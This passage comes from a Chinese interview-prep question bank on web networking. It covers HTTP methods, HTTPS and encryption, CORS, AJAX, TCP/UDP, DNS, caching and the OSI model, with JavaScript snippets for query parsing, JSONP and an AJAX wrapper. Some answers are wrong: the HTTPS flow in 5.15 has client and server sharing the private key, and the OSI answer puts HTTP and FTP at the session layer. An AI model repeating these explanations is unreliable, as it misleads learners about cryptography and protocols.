4、POST

向指定资源提交数据进行处理请求（例如提交表单或者上传文件）。数据被包含在请求体中。POST请求可能会导致新的资源的建立和/或已有资源的修改。 Loadrunner中对应POST请求函数：web\_submit\_data,web\_submit\_form

5、PUT

向指定资源位置上传其最新内容

6、DELETE

请求服务器删除Request-URL所标识的资源

7、TRACE

回显服务器收到的请求，主要用于测试或诊断

8、CONNECT

HTTP/1.1协议中预留给能够将连接改为管道方式的代理服务器。

#### 5.9 HTTPS如何保证安全

**参考答案**：

**HTTPS**（全称：Hypertext Transfer Protocol over Secure Socket Layer），是以安全为目标的HTTP通道，简单讲是HTTP的安全版。HTTPS = HTTP + SSL/TLS，如今 SSL 已废弃，所以现在只关注 HTTP + TLS。为了解决 HTTP 协议的问题，HTTPS 引入了**数据加密**和**身份验证机制**。在开始传输数据之前，通过安全可靠的 TLS 协议进行加密，从而保证后续加密传输数据的安全性。

**TLS 协议**：**传输层安全性协议**（Transport Layer Security，**TLS**）及其前身**安全套接层**（Secure Sockets Layer，**SSL**）是一种安全协议，目的是为了保证**网络通信安全**和**数据完整性**。

**受 TLS 协议保护的通信过程**：先对传输的数据进行了加密（使用对称加密算法）。并且对称加密的密钥是为每一个连接唯一生成的（基于 TLS 握手阶段协商的加密算法和共享密钥），然后发送的每条消息都会通过消息验证码（Message authentication code, MAC），来进行消息完整性检查，最后还可以使用公钥对通信双方进行身份验证

**Https的作用**

* **内容加密** 建立一个信息安全通道，来保证数据传输的安全；
* **身份认证** 确认网站的真实性
* **数据完整性** 防止内容被第三方冒充或者篡改

#### 5.10 非对称加密和对称加密，具体怎么实现的

**参考答案**：

**对称加密：**在对称加密算法中，加密使用的密钥和解密使用的密钥是相同的。也就是说，加密和解密都是使用的同一个密钥。

**非对称加密：**指加密和解密使用不同密钥的加密算法。非对称加密算法需要两个密钥：公钥（publickey）私钥（privatekey）。

公钥与私钥是一对存在，如果用公钥对数据进行加密，只有用对应的私钥才能解密；如果用密钥对数据进行加密，那么只有用对应的公钥才能解密。因为加密和解密使用的是两个不同的密钥，所以这种算法叫作非对称加密算法。

**解析：**

**1、对称加密算法的缺点**

1、要求提供一条安全的渠道使通讯双方在首次通讯时协商一个共同的密钥。直接的面对面协商可能是不现实而且难于实施的，所以双方可能需要借助于邮件和电话等其它相对不够安全的手段来进行协商；  
2、密钥的数目难于管理。因为对于每一个合作者都需要使用不同的密钥，很难适应开放社会中大量的信息交流；  
3、对称加密算法一般不能提供信息完整性的鉴别。它无法验证发送者和接受者的身份；  
4、对称密钥的管理和分发工作是一件具有潜在危险的和烦琐的过程。对称加密是基于共同保守秘密来实现的，采用对称加密技术的贸易双方必须保证采用的是相同的密钥，保证彼此密钥的交换是安全可靠的，同时还要设定防止密钥泄密和更改密钥的程序。

**2、两种加密体制的特点**

非对称密码体制的特点：算法强度复杂、安全性依赖于算法与密钥但是由于其算法复杂，而使得加密解密速度没有对称加密解密的速度快。

对称密码体制中只有一种密钥，并且是非公开的，如果要解密就得让对方知道密钥，所以保证其安全性就是保证密钥的安全。而非对称密钥体制有两种密钥，其中一个是公开的，这样就可以不需要像对称密码那样传输对方的密钥了。这样安全性就大了很多。

假设两个用户要加密交换数据，双方交换公钥，使用时一方用对方的公钥加密，另一方即可用自己的私钥解密。

如果企业中有n个用户，企业需要生成n对密钥，并分发n个公钥。由于公钥是可以公开的，用户只要保管好自己的私钥即可，因此加密密钥的分发将变得 十分简单。同时，由于每个用户的私钥是唯一的，其他用户除了可以通过"信息发送者的公钥"来验证信息的来源是否真实，还可以确保发送者无法否认曾发送过该信息。非对称加密的缺点是加解密速度要远远慢于对称加密，在某些极端情况下，甚至能比对称加密慢上1000倍。

非对称的好处显而易见，非对称加密体系不要求通信双方事先传递密钥或有任何约定就能完成保密通信，并且密钥管理方便，可实现防止假冒和抵赖，因此，更适合网络通信中的保密通信要求。

**3、什么是数字证书**

3.1 数字证书就是互联网通讯中标志通讯各方身份信息的一串数字，提供了一种在Internet上验证通信实体身份的方式，数字证书不是数字身份证，而是身份认证机构盖在数字身份证上的一个章或印（或者说加在数字身份证上的一个签名）。

3.2 它是由权威机构——CA机构，又称为证书授权（Certificate Authority）中心发行的，人们可以在网上用它来识别对方的身份。

3.3 数字证书绑定了公钥及其持有者的真实身份，它类似于现实生活中的居民身份证，所不同的是数字证书不再是纸质的证照，而是一段含有证书持有者身份信息并经过认证中心审核签发的电子数据，广泛用在电子商务和移动互联网中。

**4、什么是数字签名**

4.1 数字签名是将摘要信息用发送者的私钥加密，与原文一起传送给接收者。接收者只有用发送者的公钥才能解密被加密的摘要信息，然后用HASH函数对收到的原文产生一个摘要信息，与解密的摘要信息对比。

如果相同，则说明收到的信息是完整的，在传输过程中没有被修改；  
否则说明信息被修改过，因此数字签名能够验证信息的完整性。  
如果中途数据被纂改或者丢失。那么对方就可以根据数字签名来辨别是否是来自对方的第一手信息数据。

4.2 数字签名是个加密的过程，数字签名验证是个解密的过程。

4.3 数字签名用来，保证信息传输的完整性、发送者的身份认证、防止交易中的抵赖发生。

非对称加密算法实现机密信息交换的基本过程是：甲方生成一对密钥并将其中的一把作为公用密钥向其它方公开；得到该公用密钥的乙方使用该密钥对机密信息进行加密后再发送给甲方；甲方再用自己保存的另一把专用密钥对加密后的信息进行解密。

**5、非对称加密和对称加密在HTTPS协议中的应用**

5.1 浏览器向服务器发出请求，询问对方支持的对称加密算法和非对称加密算法；服务器回应自己支持的算法。

5.2 浏览器选择双方都支持的加密算法，并请求服务器出示自己的证书；服务器回应自己的证书。

5.3 浏览器随机产生一个用于本次会话的对称加密的钥匙，并使用服务器证书中附带的公钥对该钥匙进行加密后传递给服务器；服务器为本次会话保持该对称加密的钥匙。第三方不知道服务器的私钥，即使截获了数据也无法解密。非对称加密让任何浏览器都可以与服务器进行加密会话。

5.4 浏览器使用对称加密的钥匙对请求消息加密后传送给服务器，服务器使用该对称加密的钥匙进行解密；服务器使用对称加密的钥匙对响应消息加密后传送给浏览器，浏览器使用该对称加密的钥匙进行解密。第三方不知道对称加密的钥匙，即使截获了数据也无法解密。对称加密提高了加密速度 。

**6、完整的非对称加密过程**

假如现在 你向支付宝 转账（术语数据信息），为了保证信息传送的保密性、真实性、完整性和不可否认性，需要对传送的信息进行数字加密和签名，其传送过程为：

1. 首先你要确认是否是支付宝的数字证书，如果确认为支付宝身份后，则对方真实可信。可以向对方传送信息
2. 你准备好要传送的数字信息（明文）计算要转的多少钱，对方支付宝账号等；
3. 你对数字信息进行哈希运算，得到一个信息摘要（客户端主要职责）；
4. 你用自己的私钥对信息摘要进行加密得到 你 的数字签名，并将其附在数字信息上；
5. 你随机产生一个加密密钥，并用此密码对要发送的信息进行加密（密文）；
6. 你用支付宝的公钥对刚才随机产生的加密密钥进行加密，将加密后的 DES 密钥连同密文一起传送给支付宝
7. 支付宝收到 你 传送来的密文和加密过的 DES 密钥，先用自己的私钥对加密的 DES 密钥进行解密，得到 你随机产生的加密密钥；
8. 支付宝 然后用随机密钥对收到的密文进行解密，得到明文的数字信息，然后将随机密钥抛弃；
9. 支付宝 用你 的公钥对 你的的数字签名进行解密，得到信息摘要；
10. 支付宝用相同的哈希算法对收到的明文再进行一次哈希运算，得到一个新的信息摘要；
11. 支付宝将收到的信息摘要和新产生的信息摘要进行比较，如果一致，说明收到的信息没有被修改过；
12. 确定收到信息，然后进行向对方进行付款交易，一次非对称密过程结束。

#### 5.11 除了post get 请求还有没有别的请求方式，例如option 方式，具体讲解一下

**参考答案**：

除了post和get还有6种请求方式分别是：OPTIONS、HEAD、PUT、DELETE、TRACE、CONNECT

**HTTP 的OPTIONS 方法** 用于获取目的资源所支持的通信选项。客户端可以对特定的 URL 使用 OPTIONS 方法，也可以对整站（通过将 URL 设置为“\*”）使用该方法

**作用**：

1. 检测服务器所支持的请求方法

可以使用 OPTIONS 方法对服务器发起请求，以检测服务器支持哪些 HTTP 方法：

|  |  |
| --- | --- |
| 1 | curl -X OPTIONS http://example.org -i |

1. CORS 中的预检请求

在 [CORS](https://developer.mozilla.org/zh-CN/docs/Web/HTTP/Access_control_CORS) 中，可以使用 OPTIONS 方法发起一个预检请求，以检测实际请求是否可以被服务器所接受。预检请求报文中的 [Access-Control-Request-Method](https://developer.mozilla.org/zh-CN/docs/Web/HTTP/Headers/Access-Control-Request-Method) 首部字段告知服务器实际请求所使用的 HTTP 方法；[Access-Control-Request-Headers](https://developer.mozilla.org/zh-CN/docs/Web/HTTP/Headers/Access-Control-Request-Headers) 首部字段告知服务器实际请求所携带的自定义首部字段。服务器基于从预检请求获得的信息来判断，是否接受接下来的实际请求。

#### 5.12 ajax原理，为什么要用ajax？

**参考答案**：

**为什么要用ajax：**

Ajax是一种异步请求数据的web开发技术，对于改善用户的体验和页面性能很有帮助。简单地说，在不需要重新刷新页面的情况下，Ajax 通过异步请求加载后台数据，并在网页上呈现出来。常见运用场景有表单验证是否登入成功、百度搜索下拉框提示和快递单号查询等等。**Ajax的目的是提高用户体验，较少网络数据的传输量。**同时，由于AJAX请求获取的是数据而不是HTML文档，因此它也节省了网络带宽，让互联网用户的网络冲浪体验变得更加顺畅

**ajax原理：**

Ajax的工作原理相当于在用户和服务器之间加了—个中间层(AJAX引擎),使用户操作与服务器响应异步化。并不是所有的用户请求都提交给服务器,像—些数据验证和数据处理等都交给Ajax引擎自己来做, 只有确定需要从服务器读取新数据时再由Ajax引擎代为向服务器提交请求。Ajax其核心有JavaScript、XMLHTTPRequest、DOM对象组成，通过XmlHttpRequest对象来向服务器发异步请求，从服务器获得数据，然后用JavaScript来操作DOM而更新页面

#### 5.13 什么是同源策略,为什么需要同源策略

**参考答案**：

**同源策略**：

同源策略(Same Origin Policy)是一种约定，它是浏览器最核心最基本的安全功能。所谓的同源是指域名、协议、端口相同。不同源的客户端脚本在没有明确授权的情况下是不允许读写其他网站的资源

**同源策略的限制**:

1. Cookie、LocalStorage 和 IndexDB 无法读取。
2. DOM 无法获得。
3. AJAX 请求不能发送。

**同源策略作用**:

1. 防止恶意网页可以获取其他网站的本地数据。
2. 防止恶意网站iframe其他网站的时候，获取数据。
3. 防止恶意网站在自已网站有访问其他网站的权利，以免通过cookie免登，拿到数据。

#### 5.14 tcp三次握手，为什么需要三次

**参考答案**：

两个目的：

1. 确保建立可靠连接
2. 避免资源浪费

三次握手的目的是“为了防止已经失效的连接请求报文段突然又传到服务端，因而产生错误”，这种情况是：一端(client)A发出去的第一个连接请求报文并没有丢失，而是因为某些未知的原因在某个网络节点上发生滞留，导致延迟到连接释放以后的某个时间才到达另一端(server)B。本来这是一个早已失效的报文段，但是B收到此失效的报文之后，会误认为是A再次发出的一个新的连接请求，于是B端就向A又发出确认报文，表示同意建立连接。如果不采用“三次握手”，那么只要B端发出确认报文就会认为新的连接已经建立了，但是A端并没有发出建立连接的请求，因此不会去向B端发送数据，B端没有收到数据就会一直等待，这样B端就会白白浪费掉很多资源。如果采用“三次握手”的话就不会出现这种情况，B端收到一个过时失效的报文段之后，向A端发出确认，此时A并没有要求建立连接，所以就不会向B端发送确认，这个时候B端也能够知道连接没有建立

#### 5.15 https加密解密流程

**参考答案**：

https加密解密流程分成以下8个步骤：

1. **客户端发起HTTPS请求** 这个没什么好说的，就是用户在浏览器里输入一个HTTPS网址，然后连接到服务端的443端口。
2. **服务端的配置** 采用HTTPS协议的服务器必须要有一套数字证书，可以自己制作，也可以向组织申请。区别就是自己颁发的证书需要客户端验证通过，才可以继续访问，而使用受信任的公司申请的证书则不会弹出提示页面。这套证书其实就是一对公钥和私钥。如果对公钥不太理解，可以想象成一把钥匙和一个锁头，只是世界上只有你一个人有这把钥匙，你可以把锁头给别人，别人可以用这个锁把重要的东西锁起来，然后发给你，因为只有你一个人有这把钥匙，所以只有你才能看到被这把锁锁起来的东西。
3. **传送证书** 这个证书其实就是公钥，只是包含了很多信息，如证书的颁发机构，过期时间等等。
4. **客户端解析证书** 这部分工作是由客户端的SSL/TLS来完成的，首先会验证公钥是否有效，比如颁发机构，过期时间等等，如果发现异常，则会弹出一个警示框，提示证书存在的问题。如果证书没有问题，那么就生成一个**随机值**。然后用证书（也就是公钥）对这个随机值进行加密。就好像上面说的，把随机值用锁头锁起来，这样除非有钥匙，不然看不到被锁住的内容。
5. **传送加密信息** 这部分传送的是用证书加密后的随机值，目的是让服务端得到这个随机值，以后客户端和服务端的通信就可以通过这个随机值来进行加密解密了。
6. **服务端解密信息** 服务端用私钥解密后，得到了客户端传过来的随机值，然后把内容通过该随机值进行对称加密，将信息和私钥通过某种算法混合在一起，这样除非知道私钥，不然无法获取内容，而正好客户端和服务端都知道这个私钥，所以只要加密算法够彪悍，私钥够复杂，数据就够安全。
7. **传输加密后的信息** 这部分信息就是服务端用私钥加密后的信息，可以在客户端用随机值解密还原。
8. **客户端解密信息** 客户端用之前生产的私钥解密服务端传过来的信息，于是获取了解密后的内容。整个过程第三方即使监听到了数据，也束手无策。

#### 5.16 TCP vs UDP

**参考答案**：

**TCP(传输控制协议)和UDP（用户数据报协议）**

* TCP是一种面向连接的、可靠的、基于字节流的传输层通信协议，是专门为了在不可靠的网络中提供一个可靠的端对端字节流而设计的，面向字节流。
* UDP（用户数据报协议）是iso参考模型中一种无连接的传输层协议，提供简单不可靠的非连接传输层服务，面向报文

**区别：**

1. TCP是面向连接的，可靠性高；UDP是基于非连接的，可靠性低
2. 由于TCP是连接的通信，需要有三次握手、重新确认等连接过程，会有延时，实时性差，同时过程复杂，也使其易于攻击；UDP没有建立连接的过程，因而实时性较强，也稍安全
3. 在传输相同大小的数据时，TCP首部开销20字节；UDP首部开销8字节，TCP报头比UDP复杂，故实际包含的用户数据较少。TCP在IP协议的基础上添加了序号机制、确认机制、超时重传机制等，保证了传输的可靠性，不会出现丢包或乱序，而UDP有丢包，故TCP开销大，UDP开销较小
4. 每条TCP连接只能时点到点的；UDP支持一对一、一对多、多对一、多对多的交互通信

**应用场景选择**

* 对实时性要求高和高速传输的场合下使用UDP;在可靠性要求低，追求效率的情况下使用UDP;
* 需要传输大量数据且对可靠性要求高的情况下使用TCP

#### 5.17 FTP DNS 基于什么协议

**参考答案**：

DNS (Domain Name Service 域名服务) 协议基于 UDP协议

FTP (File Transfer Protocol 文件传输协议) 基于 TCP协议

DNS和FTP都是应用层协议

#### 5.18 URL 路径包含什么, URI 是什么

**参考答案**：

**URL 路径包含什么**

一个完整的url分为4部分：

1. 协议 例 Http（超文本传输协议） 、Https、
2. 域名 例[www.baidu.com](https://link.jianshu.com/?t=http://www.baidu.com" \t "_blank)为网站名字。 [baidu.com](https://link.jianshu.com/?t=http://baidu.com)为一级域名，www是服务
3. 端口 不填写的话默认走的是80端口号
4. 路径 [http://www.baidu.com/](https://link.jianshu.com/?t=http://www.baidu.com/)路径1/路径1.2。/表示根目录
5. 查询参数 [http://www.baidu.com/](https://link.jianshu.com/?t=http://www.baidu.com/)路径1/路径1.2?name="man"(可有可无)

**URI 是什么**

**URI**是一个用于标识互联网资源名称的字符串。 该种标识允许用户对网络中（一般指[万维网](https://link.jianshu.com/?t=https://zh.wikipedia.org/wiki/%E4%B8%87%E7%BB%B4%E7%BD%91)）的资源通过特定的协议进行交互操作。URI的最常见的形式是统一资源定位符（URL），经常指定为非正式的网址。更罕见的用法是统一资源名称（URN），其目的是通过提供一种途径。用于在特定的命名空间资源的标识，以补充网址。

**扩展**：

URL和URN是URI的子集，URI属于URL更高层次的抽象，一种字符串文本标准。

#### 5.19 代码题：url GET参数写代码获取

**参考答案**：

方法一：采用正则表达式获取地址栏参数 (代码简洁，重点正则）

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | function getQueryString(name) {      let reg = **new** RegExp("(^|&)" + name + "=([^&]\*)(&|$)", "i");// 正则语句      let r = window.location.search.substr(1).match(reg);// 获取url的参数部分，用正则匹配  **if** (r != **null**) {  **return** decodeURIComponent(r[2]); // 解码得到的参数      };  **return** **null**;   } |

方法二：split拆分法 (代码较复杂，较易理解)

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12 | function GetRequest() {  **const** url = location.search; //获取url中"?"符后的字串     let theRequest = **new** Object();  **if** (url.indexOf("?") != -1) { // 判断是否是正确的参数部分        let str = url.substr(1); // 截取参数部分        strs = str.split("&");  // 以‘&’为分割符获取参数数组  **for**(let i = 0; i < strs.length; i ++) {           theRequest[strs[i].split("=")[0]]=unescape(strs[i].split("=")[1]);        }     }  **return** theRequest;  } |

方法三：split拆分法(易于理解，代码中规)

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | function getQueryVariable(variable){         let query = window.location.search.substring(1); // 获取url的参数部分         let vars = query.split("&"); // 以‘&’为分割符获取参数数组  **for** (let i=0;i<vars.length;i++) { // 遍历数组获取参数                 let pair = vars[i].split("=");  **if**(pair[0] == variable){**return** pair[1];}         }  **return**(**false**);  } |

#### 5.20 301和302的含义

**参考答案**：

301和302都是重定向的状态码，重定向（Redirect）是指通过各种方法将客户端的网络请求重新定义或指定一个新方向转到其他位置（重定向包括网页重定向、域名重定向）。

301 redirect: 301 代表永久性转移(Permanently Moved)

302 redirect: 302 代表暂时性转移(Temporarily Moved )

**相同点：**都表示重定向，就是说浏览器在拿到服务器返回的这个状态码后会自动跳转到一个新的URL地址，这个地址可以从响应的Location首部中获取（用户看到的效果就是他输入的地址A瞬间变成了另一个地址B）

**不同点：**

1. 301表示旧地址A的资源已经被永久地移除了（这个资源不可访问了），搜索引擎在抓取新内容的同时也将旧的网址交换为重定向之后的网址；

302表示旧地址A的资源还在（仍然可以访问），这个重定向只是临时地从旧地址A跳转到地址B，搜索引擎会抓取新的内容而保存旧的网址。

1. 302会出现“网址劫持”现象，从A网址302重定向到B网址，由于部分搜索引擎无法总是抓取到目标网址，或者B网址对用户展示不够友好，因此浏览器会仍旧显示A网址，但是所用的网页内容却是B网址上的内容。

**应用场景**

301：域名需要切换、协议从http变成https；

302：未登录时访问已登录页时跳转到登录页面、404后跳转首页

#### 5.21 手写jsonp

**参考答案**：

实现步骤：

1. 创建script元素，设置src属性，并插入文档中，同时触发AJAX请求。
2. 返回Promise对象，then函数才行继续，回调函数中进行数据处理
3. script元素删除清理

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55 | <!DOCTYPE html>  <**html** lang="en">    <**head**>    <**meta** charset="UTF-8">    <**meta** name="viewport" content="width=device-width, initial-scale=1.0">    <**meta** http-equiv="X-UA-Compatible" content="ie=edge">    <**title**>Document</**title**>  </**head**>    <**body**>      <**script**>      /\*\*       \* 手写jsonp并返回Promise对象       \* 参数url，data:json对象，callback函数       \*/      function jsonp(url, data = {}, callback = 'callback') {        // 处理json对象，拼接url        data.callback = callback        let params = []        for (let key in data) {          params.push(key + '=' + data[key])        }        console.log(params.join('&'))        // 创建script元素        let script = document.createElement('script')        script.src = url + '?' + params.join('&')        document.body.appendChild(script)        // 返回promise        return new Promise((resolve, reject) => {          window[callback] = (data) => {            try {              resolve(data)            } catch (e) {              reject(e)            } finally {              // 移除script元素              script.parentNode.removeChild(script)              console.log(script)            }          }        })        }      jsonp('<http://photo.sina.cn/aj/index>', {        page: 1,        cate: 'recommend'      }, 'jsoncallback').then(data => {        console.log(data)      })    </**script**>  </**body**>    </**html**> |

#### 5.22 DNS是什么

**参考答案**：

DNS（Domain Name Server，域名服务器）是进行域名(domain name)和与之相对应的IP地址 (IP address)转换的服务器。DNS中保存了一张域名(domain name)和与之相对应的IP地址 (IP address)的表，以解析消息的域名。 域名是Internet上某一台计算机或计算机组的名称，用于在数据传输时标识计算机的电子方位（有时也指地理位置）。域名是由一串用点分隔的名字组成的，通常包含组织名，而且始终包括两到三个字母的后缀，以指明组织的类型或该域所在的国家或地区。

#### 5.23 OSI的应用层

**参考答案**：

应用层（Application layer）是最接近用户的，应用层是给各种应用程序提供对应的网络服务的，而网络服务是由各种应用层的协议支持的。网络服务和对应的协议举几个例子：文件传输是由FTP协议支持的，浏览器打开网页是由HTTP或者HTTPS协议支持的，电子邮件是由SMTP协议支持的，远程终端登录是由Telnet协议（远程登录协议）支持的。

#### 5.24 域名解析原理

**参考答案**：


DNS是应用层协议，事实上他是为其他应用层协议工作的，包括不限于HTTP和SMTP以及FTP，用于将用户提供的主机名解析为ip地址。  
具体过程如下：

1. 客户机提出域名解析请求 , 并将该请求发送给本地的域名服务器 ;
2. 当本地的域名服务器收到请求后 , 就先查询本地的缓存 , 如果有该纪录项 , 则本地的域名服务器就直接把查询的结果返回 ;
3. 如果本地的缓存中没有该纪录 , 则本地域名服务器就直接把请求发给根域名服务器 , 然后根域名服务器再返回给本地域名服务器一个所查询域 (根的子域) 的主域名服务器的地址 ;
4. 本地服务器再向上一步返回的域名服务器发送请求 , 然后接受请求的服务器查询自己的缓存 , 如果没有该纪录 , 则返回相关的下级的域名服务器的地址 ;
5. 重复第四步 , 直到找到正确的纪录 ;
6. 本地域名服务器把返回的结果保存到缓存 , 以备下一次使用 , 同时还将结果返回给客户机 ;

#### 5.25 http缓存有几种？

**参考答案**：

**http缓存的分类：**  
根据是否需要重新向服务器发起请求来分类，可分为(强制缓存，协商缓存) 根据是否可以被单个或者多个用户使用来分类，可分为(私有缓存，共享缓存) 强制缓存如果生效，不需要再和服务器发生交互，而协商缓存不管是否生效，都需要与服务端发生交互。下面是强制缓存和协商缓存的一些对比：

  
**1.1、强制缓存**  
强制缓存在缓存数据未失效的情况下（即Cache-Control的max-age没有过期或者Expires的缓存时间没有过期），那么就会直接使用浏览器的缓存数据，不会再向服务器发送任何请求。强制缓存生效时，http状态码为200。这种方式页面的加载速度是最快的，性能也是很好的，但是在这期间，如果服务器端的资源修改了，页面上是拿不到的，因为它不会再向服务器发请求了。这种情况就是我们在开发种经常遇到的，比如你修改了页面上的某个样式，在页面上刷新了但没有生效，因为走的是强缓存，所以Ctrl + F5一顿操作之后就好了。 跟强制缓存相关的header头属性有（Pragma/Cache-Control/Expires）， Pragma和Cache-control共存时，Pragma的优先级是比Cache-Control高的。

**1.2、协商缓存**  
当第一次请求时服务器返回的响应头中没有Cache-Control和Expires或者Cache-Control和Expires过期还或者它的属性设置为no-cache时(即不走强缓存)，那么浏览器第二次请求时就会与服务器进行协商，与服务器端对比判断资源是否进行了修改更新。如果服务器端的资源没有修改，那么就会返回304状态码，告诉浏览器可以使用缓存中的数据，这样就减少了服务器的数据传输压力。如果数据有更新就会返回200状态码，服务器就会返回更新后的资源并且将缓存信息一起返回。跟协商缓存相关的header头属性有（ETag/If-Not-Match 、Last-Modified/If-Modified-Since）请求头和响应头需要成对出现

**1.3、私有缓存（浏览器级缓存）**  
私有缓存只能用于单独的用户：Cache-Control: Private

**1.4、共享缓存（代理级缓存）**  
共享缓存可以被多个用户使用: Cache-Control: Public

#### 5.26 协商缓存原理，谁跟谁协商，如何协商？

**参考答案**：

协商缓存: 向服务器发送请求，服务器会根据这个请求的request header的一些参数来判断是否命中协商缓存，如果命中，则返回304状态码并带上新的response header通知浏览器从缓存中读取资源；

服务器和请求协商，根据请求头携带的参数进行协商

#### 5.27 GET和POST区别

**参考答案**：

1. get用来获取数据，post用来提交数据
2. get参数有长度限制（受限于url长度，具体的数值取决于浏览器和服务器的限制，最长2048字节），而post无限制
3. get请求的数据会附加在url之 ，以 " ？ "分割url和传输数据，多个参数用 "&"连接，而post请求会把请求的数据放在http请求体中。
4. get是明文传输，post是放在请求体中，但是开发者可以通过抓包工具看到，也相当于是明文的。
5. get请求会保存在浏览器历史记录中，还可能保存在web服务器的日志中

#### 5.28 实现ajax的封装

**参考答案**：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  62  63  64  65  66  67  68  69  70  71  72  73  74  75  76  77  78  79 | /\*   \* ajax   \* type === GET: data格式 name=baukh&age=29   \* type === POST: data格式 { name: 'baukh', age:29 }   \* 与 jquery 不同的是,[success, error, complete]返回的第二个参数, 并不是返回错误信息, 而是错误码   \* \*/  **var** extend = require('./extend');  **var** utilities = require('./utilities');  **function** ajax(options) {  **var** defaults = {          url: **null**,// 请求地址          type: 'GET',// 请求类型          data: **null**,// 传递数据          headers: {},// 请求头信息          async: **true**,// 是否异步执行          beforeSend: utilities.noop,// 请求发送前执行事件          complete: utilities.noop,// 请求发送后执行事件          success: utilities.noop,// 请求成功后执行事件          error: utilities.noop// 请求失败后执行事件      };      options = extend(defaults, options);  **if** (!options.url) {          utilities.error('jTool ajax: url不能为空');  **return**;      }  **var** xhr = **new** XMLHttpRequest();  **var** formData = '';  **if** (utilities.type(options.data) === 'object') {          utilities.each(options.data, **function** (key, value) {  **if**(formData !== '') {              formData += '&';          }          formData += key + '=' + value;          });      }**else** {          formData = options.data;      }  **if**(options.type === 'GET' && formData) {          options.url = options.url + (options.url.indexOf('?') === -1 ?  '?' : '&') + formData;          formData = **null**;      }      xhr.open(options.type, options.url, options.async);  **for** (**var** key **in** options.headers) {          xhr.setRequestHeader(key, options.headers[key]);      }      // xhr.setRequestHeader("Content-Type","application/x-www-form-urlencoded");      // 执行发送前事件      options.beforeSend(xhr);      // 监听onload并执行完成事件      xhr.onload = **function**() {          // jquery complete(XHR, TS)          options.complete(xhr, xhr.status);      };      // 监听onreadystatechange并执行成功失败事件      xhr.onreadystatechange = **function**() {  **if** (xhr.readyState !== 4) {  **return**;          }  **if** (xhr.status >= 200 && xhr.status < 300 || xhr.status === 304) {              // jquery success(XHR, TS)              options.success(xhr.response, xhr.status);          } **else** {          // jquery error(XHR, TS, statusText)              options.error(xhr, xhr.status, xhr.statusText);          }      };      xhr.send(formData);  }  **function** post(url, data, callback) {      ajax({ url: url, type: 'POST', data: data, success: callback });  }  **function** get(url, data, callback) {      ajax({ url: url, type: 'GET', data: data, success: callback });  }  module.exports = {      ajax: ajax,      post: post,      get: get  }; |

#### 5.29 OSI七层协议

**参考答案**：

**OSI**（Open System Interconnect），即开放式系统互联。 一般都叫OSI参考模型，是ISO（国际标准化组织）组织在1985年研究的网络互连模型。ISO为了更好的使网络应用更为普及，推出了OSI参考模型。其含义就是推荐所有公司使用这个规范来控制网络。这样所有公司都有相同的规范，就能互联了。  
**OSI定义了网络互连的七层框架**（物理层、数据链路层、网络层、传输层、会话层、表示层、应用层），即ISO开放互连系统参考模型。

**1.应用层**

作用：它是与其他计算机进行通信的应用，它是对应应用程序的通信服务的。各种应用软件，包括web应用。

协议：DNS、FTP、HTTP、SMTP、TELNET、IRC、WHOIS

**2.表示层**

作用：这一层的主要作用是定义数据格式和加密。

**3.会话层**

作用：控制应用程序的会话能力，它定义了一段会话的开始、控制和结束，包括对多个双向消息的控制和管理，以便在只完成一部分消息时可以通知应用。

协议：

HTTP（Hyper text Transfer Protocol）协议：超文本传输协议使用TCP的80端口

FTP（File Transfer Protocol）文本传输协议

SMTP（Simple Mail Transfer Protocol）简单邮件传输协议，TCP是我25端口用户发邮件。

POP3（Post Office Protocol version3）邮局协议版本3，TCP的110号端口，用于收邮件的。

DNS（Domain Name System）域名解析协议。使用TCP和UDP的53号端口，作用是把www的域名解析成IP地址。

**4.传输层**

作用：对差错恢复协议和无差错恢复协议的选择，对同一主机上不同数据流的输入进行复用，对数据包进行重新排序。是最关键的一层，是唯一负责整体的数据传输和数据控制的。对上三层提供可靠的传输服务，对网络层提供可靠的目的地信息。在这一层数据的单位被称为数据段。

协议：TCP、UDP等

**5.网络层**

作用：主要负责寻找地址和路由选择，网络层还可以实现阻塞控制、网际互联等。

协议：IP、IPX、RIP、OSPF等

**6.数据链路层**

作用：负责物理层面上的互联的、节点间的通信传输；该层的作用包括：物理地址寻址、数据的成帧、流量控制、数据的检错、重发等。在这一层，数据的单位称为帧（frame）

协议：ARP、RARP、SDLC、HDLC、PPP、STP、帧中继等

**7.物理层**

作用：负责0、1 比特流（0/1序列）与电压的高低、逛的闪灭之间的转换 规定了激活、维持、关闭通信端点之间的机械特性、电气特性、功能特性以及过程特性；该层为上层协议提供了一个传输数据的物理媒体。在这一层，数据的单位称为比特（bit）。

典型规范：EIA/TIA RS-232、EIA/TIA RS-449、V.35、RJ-45、fddi令牌环网等

#### 5.30 怎么用UDP实现可靠传输，两条连接

**参考答案**：

最简单的方式是在应用层模仿传输层TCP的可靠性传输。下面不考虑拥塞处理，可靠UDP的简单设计。

* 1、添加seq/ack机制，确保数据发送到对端
* 2、添加发送和接收缓冲区，主要是用户超时重传。
* 3、添加超时重传机制。

